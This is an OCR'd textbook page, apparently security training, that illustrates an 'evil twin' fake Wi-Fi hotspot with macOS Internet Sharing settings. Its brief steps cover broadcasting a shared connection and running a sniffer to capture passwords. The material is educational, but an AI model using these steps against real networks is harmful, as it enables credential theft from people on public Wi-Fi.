



Figure 16.80: Evil twin

Because the employees of a company may take their corporate laptops to establishments with public Wi-Fi networks, it is challenging to keep company data safe.

Set Up of a Fake Hotspot (Evil Twin)



Sharing

Network Name: [redacted]boy
Channel: Automatic
☑ Enable encryption (using WEP)
Password: ••••••••••••••
Confirm Password: ••••••••••••••
WEP Key Length: 128-bit

If you plan to share your Internet connection with non-Apple computers, use a 5 character password for a 40-bit WEP key, and a 13 character password for a 128-bit WEP key.

Internet Sharing: Off

Internet Sharing allows other computers to share your connection to the Internet.

Share your connection from: Ethernet


To computers using:

On	Ports
☐	Ethernet
☑	AirPort
☐	FireWire

Click the lock to prevent further changes.

Show All
Remote Apple Events
Xgrid Sharing
Internet Sharing
Bluetooth Sharing
Cancel
OK
AirPort Options...

- You will need a laptop with **Internet connectivity** (3G or wired connection) and a mini AP
- Enable **Internet Connection Sharing** in Windows OS or **Internet Sharing** in macOS
- Broadcast your Wi-Fi connection and run a **sniffer program** to capture passwords



